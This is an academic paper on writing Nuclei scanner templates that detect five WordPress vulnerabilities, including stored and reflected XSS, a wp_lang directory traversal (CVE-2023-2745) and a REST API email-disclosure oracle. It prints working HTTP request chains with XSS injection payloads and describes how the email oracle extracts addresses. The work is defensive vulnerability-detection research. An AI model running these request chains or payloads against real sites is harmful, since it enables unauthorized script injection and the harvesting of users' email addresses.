Nguyen Quang Dung[1]

Development of Nuclei Templates for Security Vulnerabilities Detection in WordPress

Journal of Electrical Systems

Abstract: Nowadays, WordPress has become a widely used content management system (CMS) due to its accessibility, attractive interface, and high customizability. This popularity has also made WordPress a prime target for cyberattacks exploiting vulnerabilities in its core system or related themes and plugins. Therefore, WordPress application security is always a concern for programmers and users. A variety of application security scanning tools have been developed and can be used to scan for WordPress security vulnerabilities, among which Nuclei stands out for its easy and flexible extensibility. Each template in Nuclei acts as a plugin that enables Nuclei to execute and detect a security vulnerability. The templates are developed in a declarative programming manner.

This thesis develops several templates for Nuclei to scan for WordPress security vulnerabilities. After an overview of WordPress and Nuclei, the thesis focuses on WordPress-related vulnerabilities, CVEs, and the development of templates to detect these vulnerabilities and CVEs. These templates were tested in a local environment, demonstrating 100% effectiveness in identifying targeted vulnerabilities. They have since been published for public use, contributing to the broader cybersecurity community in enhancing WordPress application security. This thesis develops several templates for Nuclei to scan for WordPress security vulnerabilities. After an overview of WordPress and Nuclei, the thesis focuses on WordPress-related vulnerabilities, CVEs and the development of templates to detect these vulnerabilities and CVEs.

Keywords: WordPress, Nuclei, YAML templates, security vulnerabilities scanning, CVE.

1. INTRODUCTION

1.1. Motivation

In a world where information technology and the Internet are rapidly growing, today's website has transformed to become much more than just a tool of communication, as it centralizes much of the business, media, and communications activities among organizations and people across the world. The operation of a website holds far greater importance, which greatly affects the business performance of that organization or individual. A website with a poor security may lead to severe consequences, including the loss of data, finances, personal information of the users, and the reputation of the business or organization. Therefore, understanding and implementing effective security measures on websites is crucial in order not only to prevent the loss of organizational assets and reputation but also to maintain customers' trust.

WordPress is an open-sourced Content Management System developed in 2003 and, as of now, happens to be one of the most popular web platforms globally. With over 40% market share globally, it is used by everyone, from bloggers to big e-commerce sites. At the same time, such popularity brings a massive load of security-related problems for WordPress. The diversity of its ecosystem in terms of plugins and themes makes WordPress an easy target for hackers. Most of the security vulnerabilities within the core code, plugins, and themes are exploited in attacks related to unauthorized access, data exploitation, and website control in WordPress. Therefore, security is a factor of concern as systems and data protection become increasingly important in this complex online business environment. One of the biggest security tasks with any website running on the WordPress platform is detection and security vulnerability mitigation.

Among many tools for testing, Nuclei, an open-sourced vulnerability scanner developed by ProjectDiscovery, has been chosen as the tool of choice in detecting security vulnerabilities in WordPress, based on the following advantages:

- **Ease of use:** Nuclei offers a toolset that is simple enough for individuals with limited knowledge in cybersecurity while also providing full functionality for security professionals to develop custom templates for vulnerability detection.

[1] The Manor, My Dinh 1, Nam Tu Liem, Ha Noi, Viet Nam

Email: nqdung1977@gmail.com

ORCID iD: 0009-0006-4258-2741

- **Large community:** Nuclei benefits from a large support community. Its source code is continually improved, and templates are rapidly developed to ensure a secure online environment for users.
- **Diverse templates:** The Nuclei community has built an extensive repository of templates, many of which are specifically designed to detect security vulnerabilities in WordPress.

1.2. Structure

The second section will describe in detail the Nuclei testing tool and the structure of a YAML template. Section 3 explains the research methodology that has been used and the criteria for selecting the vulnerabilities to have developed the templates. In the fourth section, the researched vulnerabilities and the made template will be described. Section 5 describes the results achieved, challenges and obstacles faced during the process of research, and and provides recommendations.

2. LITERATURE REVIEW

Given the rapidly evolving nature of cybersecurity threats, the development of custom templates for detecting certain CVEs remains relatively unexplored in current literature. Most research and resources focus on the wider aspects of vulnerability scanning and therefore make use of generic templates within tools such as Nuclei. However, not all steps of the development and customization of a template for newly discovered or any specific CVE have been elaborated. Therefore, this section will focus on introducing the Nuclei tool, its capabilities, and the structure of YAML templates.

2.1. Nuclei

Nuclei is developed using the Go programming language and is designed to enable security professionals and system administrators to conduct scripted testing scenarios. Nuclei has the capability to identify vulnerabilities across multiple protocols and formats, including HTTP, DNS, TCP, SSL, JavaScript, as well as various file types and code.

The YAML templates are the key part of Nuclei, prebuilt with defined scenarios.. The process of using Nuclei to scan for security vulnerabilities in an application can be summarized as follows:

In general, application scanning by Nuclei for potential security issues is done in the following way:

- The user defines which application they want to test, after which they select the set of templates they want to use. By default, the Nuclei template library is the one set as the default for any tool.
- From the template scenarios, Nuclei generates the input and provides it as input to the target application.
- Nuclei keeps a record of the responses made by the application, analyzes them for any unusual behavior or errors, and reports its findings to the user.

Moreover, by its direct integration with the cloud platform of ProjectDiscovery, Nuclei is empowered to upload results that have been derived from the CLI directly to a dashboard in search of modernization for users.

2.2. YAML Templates

A template, or test case, is the basic unit of Nuclei. Templates can be created using the YAML (Ain't Markup Language) format due to its human-readable and easy-to-use design. These templates serve as scripts that guide Nuclei on how to detect vulnerabilities in specific targets. A template is structured into two main parts as follows:

- **Metadata**: This section includes descriptive information about the template, such as ID, author name, vulnerability name, description, severity level, and more.
- **Protocol**: This defines the protocol to be used. This section is further divided into three sub-sections:
    - **Request:** This defines the requests that need to be made to conduct the test. The user needs to specify two basic components: the request protocol and the target's URL path. Multiple protocols can be used within a single template if the vulnerability requires synchronous execution across different protocols. Additionally, request headers and bodies can be added based on specific needs. Nuclei automatically generates the necessary headers before sending the request to the target. Beyond the basic format, the request can also be presented in a raw form for greater customization. Variables can be inserted directly into the request to dynamically inject values from payloads or extractors. Finally, options can be used to customize how the template operates.
    - **Matchers**: Define the matching conditions that Nuclei uses to compare against the response from the target after a request is sent. Currently, there are seven types of matchers: *Status, Binary, Size, Word, Regex, Xpath* and *DSL*. Users can apply multiple matchers with and/or

conditions and specify the comparison locations within each request, allowing for the detection of vulnerabilities with complex exploitation conditions.

- **Extractors**: Define the fields of information to be extracted from the target's response. Nuclei supports five methods of using extractors: *Regex*, *Kval*, *JSON*, *Xpath* and *DSL*. Extractors are used for two purposes: extracting data from responses for reporting to users or reusing data for subsequent requests.

```
id: git-config

info:
  name: Git Config File
  author: Ice3man
  severity: medium
  description: Searches for the pattern /.git/config on passed URLs.

http:
  - method: GET
    path:
      - "{{BaseURL}}/.git/config"
    matchers:
      - type: word
        words:
          - "[core]"
```

Figure 2.1: Structure of a template

3. METHODOLOGY

The research methodology for developing custom Nuclei templates to detect security vulnerabilities in WordPress involves several key steps.

3.1. Vulnerability Identification and Selection

The first step is to search for vulnerabilities related to WordPress. Information about these vulnerabilities can be found in public vulnerability databases such as the National Vulnerability Database, or through reliable sources specialized for WordPress, such as WPScan and Patchstack. The vulnerabilities are selected based on the following criteria:

- **CVSS Score**: The vulnerabilities must have a Common Vulnerability Scoring System (CVSS) score of Medium or higher. This ensures that only vulnerabilities with a significant level of risk are considered.
- **Discovery Date**: Only vulnerabilities discovered from 2023 onwards are chosen. This criterion ensures that the research addresses the most current security issues and remains relevant in the context of recent developments in WordPress security.
- **Template Availability**: None of the listed vulnerabilities should have existing Nuclei templates. This requirement is given to ensure that research is working on gaps in the current template repository and contributes new, valuable detection capabilities.

3.2. Understanding Exploitation Mechanisms

Once the vulnerabilities are selected, the next step involves studying their exploitation mechanisms. This process includes understanding how these vulnerabilities can be exploited by attackers, including the required conditions and methods of exploitation. It is crucial to understand the architecture of WordPress and how the vulnerabilities are exploited within this framework. This detailed analysis involves examining the interaction between the vulnerability and the WordPress core, as well as the typical exploitation techniques used.

3.3. Design of the Template Based on Vulnerability Behaviour

Based on the understanding of the exploitation mechanisms, custom Nuclei templates are designed. These templates are structured to simulate the attack scenarios and detect the specific vulnerabilities identified. The design process includes defining request protocols, specifying matchers, and configuring extractors to accurately capture the presence of vulnerabilities.

3.4. Local Environment Testing

The next step involves testing the developed templates in a local environment. This testing is performed on multiple versions of WordPress installed locally to ensure comprehensive vulnerability detection. By setting up various versions of WordPress, the research can validate that the templates effectively identify the targeted vulnerabilities across different configurations.

By following this methodology, the research aims to develop robust and effective Nuclei templates for identifying security vulnerabilities in WordPress. The developed templates have been submitted for approval to be included in the Nuclei template repository, ensuring that they contribute to the broader security community and are available for use by other security professionals.

3.5. Public Release via Pull Request

Once the templates have been tested thoroughly in a local environment they can then be prepared for public release by creating a pull request on the ProjectDiscovery repository. This process includes formatting the templates to meet ProjecDiscovery's standards and ensuring they pass all automated and manual checks required by the review team. After being reviewed and approved, the templates are merged into the main repository, making them publicly available.

4. RESULTS

This section outlines various security vulnerabilities in WordPress and the associated Nuclei templates designed to detect these vulnerabilities. The vulnerabilities examined include: *Footnote SXSS*, *CVE-2023-2745*, *CVE-2023-5561*, *CVE-2024-4439* and *Application Password RXSS*. The following table provides an overview of these vulnerabilities.

Vulnerabilities	**CVSS**	**Severity**
Footnote SXSS	6.4	Medium
CVE-2023-2745	6.1	Medium
CVE-2023-5561	5.3	Medium
CVE-2024-4439	7.2	High
Application Password RXSS	6.1	Medium

4.1. Footnote SXSS

Authenticated Cross-Site Scripting via Footnotes Block (Footnote SXSS) vulnerability affects users with Contributor and Author roles—accounts that can perform actions like publishing posts. Users with Editor and Administrator roles are not affected, as WordPress allows these two roles to use the "Code Editor" tool to create and modify post layouts and content by writing HTML code directly. The vulnerability is present in the post's footer section of WordPress. When users add content containing special characters, not all of them are rendered as HTML entities. Furthermore, the handling of these characters occurs in the user's browser before sending the HTTP request and is not sanitized after being sent to the database. By sending a POST request with a payload containing custom footnote content, a post with malicious code is created. Every time a user accesses the post, the code is silently executed without being displayed on the user interface.

The Footnote XSS vulnerability detection template consists of five HTTP requests. The first is a POST request to */wp-login.php* to log in, which sets a session cookie. The second is a GET request to */wp-admin/*, which updates this cookie for consistent access to the admin interface. Next, a GET request to */wp-admin/post-new.php* initiates a new post, creating a draft with basic parameters. In the fourth step, a POST request to */{{route}}/{{postid}}* updates this post using the REST API, with headers X-HTTP-Method-Override: PUT (to allow updating) and X-WP-Nonce: {{nonce}} (for session security). The request body includes JSON data to modify post details, embedding <script>alert(document.domain)</script> in the footnote. The fifth request, a GET to */?p={{postid}}*,

retrieves the post's permalink, following redirects to access it. Nuclei then checks if the script renders as a tag instead of plain text, confirming the vulnerability if detected.

```
- |
  POST /wp-login.php HTTP/1.1
  Host: {{Hostname}}
  Content-Type: application/x-www-form-urlencoded

  log={{contributor}}&pwd={{password}}&wp-submit=Log+In&testcookie=1
- |
  GET /wp-admin/ HTTP/1.1
  Host: {{Hostname}}
- |
  GET /wp-admin/post-new.php HTTP/1.1
  Host: {{Hostname}}
- |
  POST /{{route}}/{{postid}} HTTP/1.1
  Host: {{Hostname}}
  Content-Type: application/json
  X-HTTP-Method-Override: PUT
  X-WP-Nonce: {{nonce}}

  {{body_json}}
- |
  GET /?p={{postid}} HTTP/1.1
  Host: {{Hostname}}
```

Figure 4.1: Template for the Footnote SXSS Vulnerability



Figure 4.2: The script injected into the post

4.2. CVE-2023-2745

CVE-2023-2745 is a vulnerability that exploits the Directory Traversal technique through the "wp_lang" parameter. This vulnerability can be exploited easily without requiring any access privileges, allowing attackers to infiltrate and disrupt the system with ease.

The "wp_lang" parameter specifies the language or translation used by WordPress. Typically, WordPress uses language files translated from English to display content in various languages. The "wp_lang" parameter is used on the login screen to determine the user's preferred language before successfully verifying their identity to access the system.

This vulnerability specifically targets the **.po** file. Hackers can alter the translation strings to disrupt or damage the system. Furthermore, in a particular scenario, attackers can upload **.po** and **.mo** files containing malicious JavaScript code through insecure file upload forms into the directory that stores language translation files. When these files are loaded, the malicious code is executed on the victim's browser, leading to user data theft, redirection to other websites, and setting the stage for Cross-Site Scripting (XSS) attacks.

The template for CVE-2023-2745 is quite simple to create. This vulnerability can be exploited on WordPress websites that support two or more languages, without requiring any access privileges. The template initiates a request to the server using the GET method. Typically, the "wp_lang" parameter values are abbreviations representing the language being used, such as "en" for "English" or "vi" for "Vietnamese." The template uses a parameter value that points to the language translation file path *.../.../wp-content/languages/vi.* The path can be adjusted by changing the "vi" portion based on the languages supported by the target website.

To identify the presence of the vulnerability, the template checks if the path *.../.../wp-content/languages/vi+* exists in the HTTP response. Typically, the language is indicated in the <html lang> tag within the source code. If the value of the "lang" parameter is the specified path, the website's language will be switched to the .mo file designated in the path, confirming the existence of the vulnerability on the website.

```
http:
  - method: GET
    path:
      - "{{BaseURL}}/wp-login.php?wp_lang=../../wp-content/languages/en"
    matchers:
      - type: dsl
        dsl:
          - 'status_code == 200'
          - 'contains(body, "../../wp-content/languages/en")'
        condition: and
```

Figure 4.3. Template for CVE-2023-2745



Figure 4.4. The value of the “lang” parameter is the path to the language translation file.

4.3. CVE-2023-5561

CVE-2023-5561 is a security vulnerability that allows unauthenticated users to exploit the system and obtain email addresses of other users. This vulnerability exists in the WordPress endpoint */wp-json/wp/v2/users*, which is part of the REST API used to access and manage user information. Depending on the system configuration, this endpoint can expose data of users who have published posts or even all users in the system.

In addition to the default fields such as "id", "user_login", "user_nicename", and "display_name", WordPress also allows unauthenticated users to search for information using the email attribute. Although user emails are supposed to be protected to prevent public exposure, attackers can exploit this through an Oracle Attack.

To collect user email addresses, an attacker sends an HTTP request to the */wp-json/wp/v2/users* endpoint with the query parameter search={{email}}. Starting with the "@" character, which is distinctive of email addresses, the system returns a set of user information. The attacker then gradually adds or modifies characters based on the results returned to refine the search and pinpoint the target user's information:

- If the returned results include the target user's information, the attacker proceeds to the next character.

- If the response does not return correct results or stops returning results before all characters are tested, the attacker changes the current character.
- If the response yields no results after all characters have been tested, the attacker successfully identifies the user's email address with the current sequence.



Figure 4.5. List of users with email in search parameter.

The template for CVE-2023-5561 is developed using a single request. As described, the template sends an HTTP request to the endpoint *{{BaseURL}}/{{route}}search=@*. The {{route}} variable is supplied with one of the two formats of the WordPress REST API endpoint. Given that the "@" character is a distinctive part of any email address, the query parameter in the URL is set to *search=@*. This approach ensures that data from all accounts is returned since every email address contains the "@" character. This confirms that the website running the current version of WordPress is vulnerable to email address extraction.

For the matcher, the identifying indicator is the "{" character. Since user information is guaranteed to be returned and the data format is JSON, the template uses the characteristic "{" of JSON to detect the vulnerability.

```
http:
  - method: GET
    path:
      - "{{BaseURL}}/{{route}}search=@"
    stop-at-first-match: true
    payloads:
      route:
        - "wp-json/wp/v2/users?"
        - "?rest_route=/wp/v2/users&"
    matchers:
      - type: dsl
        dsl:
          - 'status_code == 200'
          - 'contains(body, "{")'
        condition: and
```

Figure 4.6. Template for CVE-2023-5561

4.4. CVE-2024-4439

CVE-2024-4439 affects the "Avatar" blocks within WordPress posts. The vulnerability arises from the following code segment in the source code:

```
$label = 'aria-label="' . sprintf( esc_attr__( '(%s author archive,
opens in a new tab)' ), $author_name ) . '"';
$label = 'aria-label="' . sprintf( esc_attr__( '(%s website link,
opens in a new tab)' ), $comment->comment_author ) . '"';
```

Figure 4.7. The code that caused the vulnerability

It is evident that the esc_attr__() function has been misused. The two parameters, $author_name and $comment, are outside the scope of the function, meaning they are not escaped. Consequently, any special characters in these two parameters are not properly handled.

This vulnerability impacts different user roles in two distinct ways:

- **Post Avatars**: This can be exploited by users with Contributor roles or higher. To replicate the vulnerability, a user needs to access their profile and change their display name. The data is passed into the $author_name variable, so with an appropriate payload, the user can close the aria-label attribute and inject event attributes that trigger code execution.
- **Comment Avatars**: This can be exploited by unauthenticated users. Through the post comment functionality, a user can use a similar payload as above and fill it in the "Name" field. The vulnerable element is then created in the avatar of the commenter.

For this vulnerability to be exploitable, the website must be specially configured. The avatar blocks need to have the "Link to post" and "Open in new tab" options enabled. In this configuration, an <a> tag is created within the block, which directs the user to a pre-configured website. These tags contain the vulnerable attributes.

Due to the complexity of reproducing the vulnerability in both scenarios, the template for CVE-2024-4439 will be structured as a workflow and will include three smaller templates, each responsible for one of the three stages: creating a post with an avatar block, changing the name for an authenticated account, and posting an unauthenticated comment.

```yaml
workflows:
  - template: CVE-2024-4439/create-post.yaml
    subtemplates:
      - template: CVE-2024-4439/change-avatar-name.yaml
      - template: CVE-2024-4439/unauth-comment.yaml
```

Figure 4.8. Template for CVE-2024-4439

1. create-post.yaml

The first template is responsible for creating a post containing an avatar block. This template includes four requests, quite similar to the first four requests of the Footnote SXSS template:

- **Request 1**: Login.
- **Request 2**: Access Admin Page.
- **Request 3**: Create a New Post.
- **Request 4**: Edit the Post. However, the request body will send different data compared to the Footnote SXSS template. The avatar block will be created with the attributes "isLink":true and "linkTarget":"_blank" to ensure the avatar can link to the profile page and open in a new tab.

This template is designed solely to create the post and is not intended to exploit the vulnerability, so it does not include matchers. However, it uses five extractors to gather necessary information for subsequent stages of the workflow.

```
http:
  - raw:
      - |
        POST /wp-login.php HTTP/1.1
        Host: {{Hostname}}
        Content-Type: application/x-www-form-urlencoded

        log={{admin}}&pwd={{password}}&wp-submit=Log+In&testcookie=1
      - |
        GET /wp-admin/ HTTP/1.1
        Host: {{Hostname}}
      - |
        GET /wp-admin/post-new.php HTTP/1.1
        Host: {{Hostname}}
      - |
        POST /{{route}}/{{private_post_id}} HTTP/1.1
        Host: {{Hostname}}
        Content-Type: application/json
        X-HTTP-Method-Override: PUT
        X-WP-Nonce: {{post_nonce}}

        {{body_json}}
```

Figure 4.9. Template create-post.yaml

2. change-avatar-name.yaml

The second template is used to update the display name for the user account. It includes three HTTP requests:

- **Request 1**: Nuclei sends a GET request to */wp-admin/profile.php*. This URL is the user profile page, which provides a nonce for profile editing actions.
- **Request 2**: A POST request is sent to */wp-admin/profile.php*. There is no need for the X-HTTP-Method-Override: PUT header because when the user profile is edited, all field values are pushed back to the database. However, the template only needs to provide the required fields to trigger the request. The payload " onmouseover=alert(/avatar-block/);" is used (after encoding) to assign values to first_name and display_name.
- **Request 3**: Using the {{postid}} variable extracted from the previous template, a GET request is sent to */?p={{postid}}* to access the post.

The template then uses matchers of the type “word” to scan and search for the string aria-label="(" “ onmouseover=alert(/avatar-block/);”. The aria-label attribute has been closed. When a user hovers over the avatar block, the script will be executed.

The template utilizes one extractor to retrieve the nonce responsible for the profile editing action.

```
http:
  - raw:
      - |
        GET /wp-admin/profile.php HTTP/1.1
        Host: {{Hostname}}
      - |
        POST /wp-admin/profile.php HTTP/1.1
        Host: {{Hostname}}
        Content-Type: application/x-www-form-urlencoded

        _wpnonce={{profile_nonce}}
        &first_name=%22+onmouseover%3Dalert%28%2Favatar-block%2F%29%3B+%2F%2F
        &nickname=admin
        &display_name=%22+onmouseover%3Dalert%28%2Favatar-block%2F%29%3B+%2F%2F
        &email=admin%40gmail.com
        &action=update
        &user_id={{userid}}
      - |
        GET /?p={{postid}} HTTP/1.1
        Host: {{Hostname}}
```

Figure 4.10. Template change-avatar-name.yaml

3. unauth-comment.yaml

The workflow uses the unauth-comment.yaml template to perform a comment on the created post as an unauthenticated user:

- **Request 1**: Logging out by sending a GET request to */wp-login.php?action=logout&_wpnonce={{logout_nonce}}*. This request is necessary to return Nuclei to an unauthenticated state by reusing cookies from previous templates.
- **Request 2**: Send a POST request to */wp-comments-post.php*. In the request body, the template provides information for the fields: comment, author, email, url, and comment_post_ID. After encoding, the payload " onmouseover=alert(/avatar-block/);" is used to populate the author field. Nuclei will then be redirected to the post.

Similar to the previous template, matchers will search for and detect the decoded payload " onmouseover=alert(/avatar-block/);" added to the comment.

```
http:
  - raw:
      - |
        GET wp-login.php?action=logout&_wpnonce={{logout_nonce}} HTTP/1.1
        Host: {{Hostname}}
      - |
        POST /wp-comments-post.php HTTP/1.1
        Host: {{Hostname}}
        Content-Type: application/x-www-form-urlencoded

        comment=Unauthenticated+Comment
        &author=%22+onmouseover%3Dalert%28%2Funauth-comment%2F%29%3B+%2F%2F
        &email=example%40gmail.com
        &url=example.com
        &comment_post_ID={{postid}}
```

Figure 4.11. Template unauth-comment.yaml

4.5. Application Password Requests RXSS

Reflected XSS via Application Password Requests is a vulnerability related to the Application Password feature in WordPress. Introduced in version 5.6, this feature allows users to create passwords for third-party services that need to link with their WordPress account through the REST API. Each password can only be used for a specific third-party service and cannot be used to log into the original WordPress account or other third-party services. This feature enhances security for individual users and WordPress as a whole.

The vulnerability occurs in the success_url and reject_url parameters on the path to the Application Password settings page. These parameters are used to specify the path to which users will be redirected when they accept or reject the Application Password provided. Since the input for these parameters is not thoroughly sanitized, an attacker can manipulate these variables using javascript: or data: protocols. Once manipulated, the results will be displayed directly in the browser without being processed by the database. By clicking on the reject or accept button for the Application Password, the injected code will be executed.

The template for the Application Password RXSS vulnerability consists of 2 requests:

- Request 1: A POST request used to log in to the WordPress site. The variables {{admin}} and {{password}} should be replaced with the username and password to allow the template to log in.
- Request 2: A GET request is sent to the Application Authorization page with the success_url and reject_url parameters set to a JavaScript payload defined as follows:
    - javascript%3Aalert%28document.domain%29

  Special characters like : and () are URL encoded. When decoded, the payload becomes:
    - javascript:alert(document.domain)

To determine if the vulnerability exists, the template will check if the injected code from Request 2 is present and executed on the user interface.

```
http:
  - raw:
      - |
        POST /wp-login.php HTTP/1.1
        Host: {{Hostname}}
        Content-Type: application/x-www-form-urlencoded

        log={{admin}}&pwd={{password}}&wp-submit=Log+In&testcookie=1
      - |
        GET /wp-admin/authorize-
application.php?success_url={{javascript}}&reject_url={{javascript}} HTTP/1.1
        Host: {{Hostname}}
```

Figure 4.12. Template for Application Password RXSS

5. DISCUSSION

The developed Nuclei templates were tested in a local environment to check their detection accuracy for specific WordPress vulnerabilities. To ensure consistent performance, each template was run several times in different versions of WordPress. The table below shows the testing results, including the versions tested, whether the vulnerabilities were exploitable, and the outcomes of the Nuclei tests.

Template	Version	Exploited	Result	Version	Exploited	Result
Footnote SXSS	6.3	✓	✓	6.4	×	×
	6.3.1	✓	✓	6.4.2	×	×
	6.3.2	×	×	6.4.4	×	×
	6.3.4	×	×	6.5.3	×	×
CVE-2023-2745	5.9	✓	✓	6.3	×	×
	6.0	✓	✓	6.3.2	×	×
	6.0.1	✓	✓	6.4	×	×
	6.1	✓	✓	6.4.2	×	×
	6.2	✓	✓	6.5.3	×	×
CVE-2023-5561	5.9	✓	✓	6.2.5	×	×
	6.0	✓	✓	6.3.2	×	×
	6.1	✓	✓	6.4	×	×
	6.2	✓	✓	6.4.2	×	×
	6.3	✓	✓	6.5.3	×	×
CVE-2024-4439	6.0	✓	✓	6.1.6	×	×
	6.1	✓	✓	6.2.5	×	×
	6.2	✓	✓	6.3.4	×	×
	6.3	✓	✓	6.4.4	×	×
	6.4	✓	✓	6.5.3	×	×
Application Password Requests RXSS	5.9	✓	✓	6.2.5	×	×
	6	✓	✓	6.3.2	×	×
	6.1	✓	✓	6.4	×	×
	6.2	✓	✓	6.4.2	×	×
	6.3	✓	✓	6.5.3	×	×

The testing process revealed that the templates attained a 100% detection rate, with no false positives or false negatives recorded. This accuracy rate highlights the reliability of the templates and their practical effectiveness in assessing WordPress security in actual situations.

6. RECOMMENDATIONS AND CONCLUSION

6.1. Conclusion

In this thesis, five security vulnerability templates were developed. Each template was applied to detect the vulnerability on several WordPress versions: vulnerable versions and patched ones. The results from experiments show that the templates have worked fine for different versions of WordPress installed locally, which gives a 0% false positive and false negative rate. These templates are released as open source with the hope of improving the capability of the community in finding and fixing WordPress security issues.

6.2. Challenges and Difficulties

However, time and resources are limited to understand how Nuclei are used for creating more templates that could have included other methods of attack. Besides, the nature of security vulnerabilities imposed even greater barriers in the collection of information. Most sources and relevant information about these security issues are seldom well-documented or difficult to reach; hence, it further limits how much is researched and templates are created.

6.3. Recommendations

The developed templates are capable of detecting vulnerabilities. However, users are advised to make adjustments specific to their own websites to optimize the templates' effectiveness.

To ensure the security of their websites, users should also keep WordPress updated to the latest versions.

REFERENCES

[1] About - WordPress.org. (n.d.). Retrieved from WordPress: https://wordpress.org/about/

[2] Authenticated(Contributor+) Cross-Site Scripting via Footnotes Block. (2023). Retrieved from Wordfence: https://www.wordfence.com/threat-intel/vulnerabilities/wordpress-core/wordpress-core-63-631-authenticatedcontributor-cross-site-scripting-via-footnotes-block?asset_slug=wordpress

[3] Contributor+ Stored XSS via Footnotes Block. (2023). Retrieved from WPScan: https://wpscan.com/vulnerability/63270b61-dddd-4cc0-a091-a04cb4f682ec/

[4] CVE-2023-2745 Detail. (2023). Retrieved from National Vulnerability Database: https://nvd.nist.gov/vuln/detail/CVE-2023-2745

[5] CVE-2024-4439 Detail. (2024). Retrieved from National Vulnerability Database: https://nvd.nist.gov/vuln/detail/CVE-2024-4439

[6] Nuclei Overview. (n.d.). Retrieved from ProjectDiscovery: https://docs.projectdiscovery.io/tools/nuclei/overview

[7] Reflected Cross-Site Scripting via Application Password Requests. (2023). Retrieved from Wordfence: https://www.wordfence.com/threat-intel/vulnerabilities/wordpress-core/wordpress-core-56-631-reflected-cross-site-scripting-via-application-password-requests?asset_slug=wordpress

[8] Reflected XSS via Application Password Requests. (2023). Retrieved from WPScan: https://wpscan.com/vulnerability/da1419cc-d821-42d6-b648-bdb3c70d91f2/

[9] Tarun, K., & Sandeep, S. (n.d.). Nuclei Architecture Document. Retrieved from GitHub: https://github.com/projectdiscovery/nuclei/blob/dev/DESIGN.md

[10] Unauthenticated Post Author Email Disclosure. (2023). Retrieved from WPScan: https://wpscan.com/vulnerability/19380917-4c27-4095-abf1-eba6f913b441/

[11] Vulnerability Details: CVE-2023-2745. (2023). Retrieved from CVE Details: https://www.cvedetails.com/cve/CVE-2023-2745/

